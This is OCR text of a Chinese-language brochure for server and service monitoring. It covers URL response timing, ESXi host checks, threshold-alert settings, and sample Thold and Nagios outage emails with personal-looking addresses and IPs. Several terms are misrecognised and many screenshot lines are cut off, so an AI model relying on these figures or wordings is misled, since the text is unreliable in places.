
比對Return Data是否有預設的字串, 以確認整體服務(包含後端資料庫)運作是正常的。


監測網址監控回應時間


DNS Lookup Time(ms) -DNS 解析斷用時間 Connect Time(ms) -開易連線時間 Pre-Transfer Time(ms) -ssession 建立時間 Start transfer Time(ms) -網頁下載開易 Total Time(ms) -網頁載入比對字串完成時間




VMware Esxi 主機監控










監測**Vmware ESXi**各項狀態及上面的**guest OS**， 可設晒監測的臨界值，如果因為**Resource Pool** 不會而發生**Vmotion**， 可立即提醒管理者。

臨界值告警通報設備(擴充模組)


啟動臨界值監控 Whether or not this threshold will be checked and alerted upon.	☑ 啟動臨界值監控
啟動簡訊通知 Whether or not this threshold will be send by SMS .	☐ 啟動簡訊通知
星期六、日告警排外 If this is checked, this Threshold will not alert on weekends.	☐ 星期六、日告警排外
停止發送回復警示訊息 If this is checked, Thold will not send an alert when the threshold has returned to normal status.	☐ 停止發送回復警示訊息
比對方式 The type of Threshold that will be monitored.	High / Low Values
告警重覆發送間隔 Repeat alert after this amount of time has pasted since the last alert.	Every 2 Hours
告警設定	
最高值 If set and data source value goes above this number, alert will be triggered	90
最低值 If set and data source value goes below this number, alert will be triggered	20
告警需持續時間 The amount of time the data source must be in a breach condition for an alert to be raised.	10 Minutes

結合通訊告警機制，以手機簡訊或電子郵件第一時間通知管理人員。


服務異常--即時通報(擴充模組)



服務異常--郵件通報


Host Error: cisco (192.168.61.3) is DOWN
檔案(F) 編輯(E) 檢視(V) 工具
回覆 全部回覆 轉寄
寄件者: abc_thold
日期: 2016年5月8日 下午 08:20
收件者: cgu.seiko@gmail.com
主旨: Host Error: cisco (192.168.
System Error : cisco (192.168.
Reason: Host did not respond t
Average system response : 3.0
System availability: 84.73 %
Total Checks Since Clear: 566
Total Failed Checks: 8641
Last Date Checked DOWN : 2
Host Previously UP for: 19h 45
NOTE:
Host Notice: cisco (192.168.61.3) returned from DOWN state
檔案(F) 編輯(E) 檢視(V) 工具(T) 郵件(M) 說明(H)
回覆 全部回覆 轉寄 列印 刪除 上一個 下一個
寄件者: abc_thold
日期: 2016年5月8日 下午 08:50
收件者: cgu.seiko@gmail.com
主旨: Host Notice: cisco (192.168.6
System cisco (192.168.61.3) stat
Current ping response: 1.99 ms
Average system response : 3.09
System availability: 84.7 %
Total Checks Since Clear: 56635
Total Failed Checks: 8664
Last Date Checked UP: 2016-05
Host Previously DOWN for: 32m
Snmp Info:
Name -
** PROBLEM Service Alert: Host-163-25-107-130/GENERIC_TCP_3
檔案(F) 編輯(E) 檢視(V) 工具(T) 郵件(M) 說明(H)
回覆 全部回覆 轉寄 列印 刪除 上一個 下一個
寄件者: nagios@alienvault.cgu.edu.tw
日期: 2016年3月24日 上午 02:56
收件者: hank@infosec-tw.com
主旨: ** PROBLEM Service Alert: Host-163-25-107-130/GENERIC_TCP_3
~~CGU Service Down Alarm~~
Notification Type: PROBLEM
Service: GENERIC_TCP_3389
Host: Host-163-25-107-130
Address: 163.25.107.130
State: CRITICAL
Date/Time: Thu Mar 24 02:56:30 CST 2016

伺服器效能及服務可用性監測報表





網址回應時間監測報表

參數設定 | 圖形種類 | 預覽 | 排程紀錄 | 立即

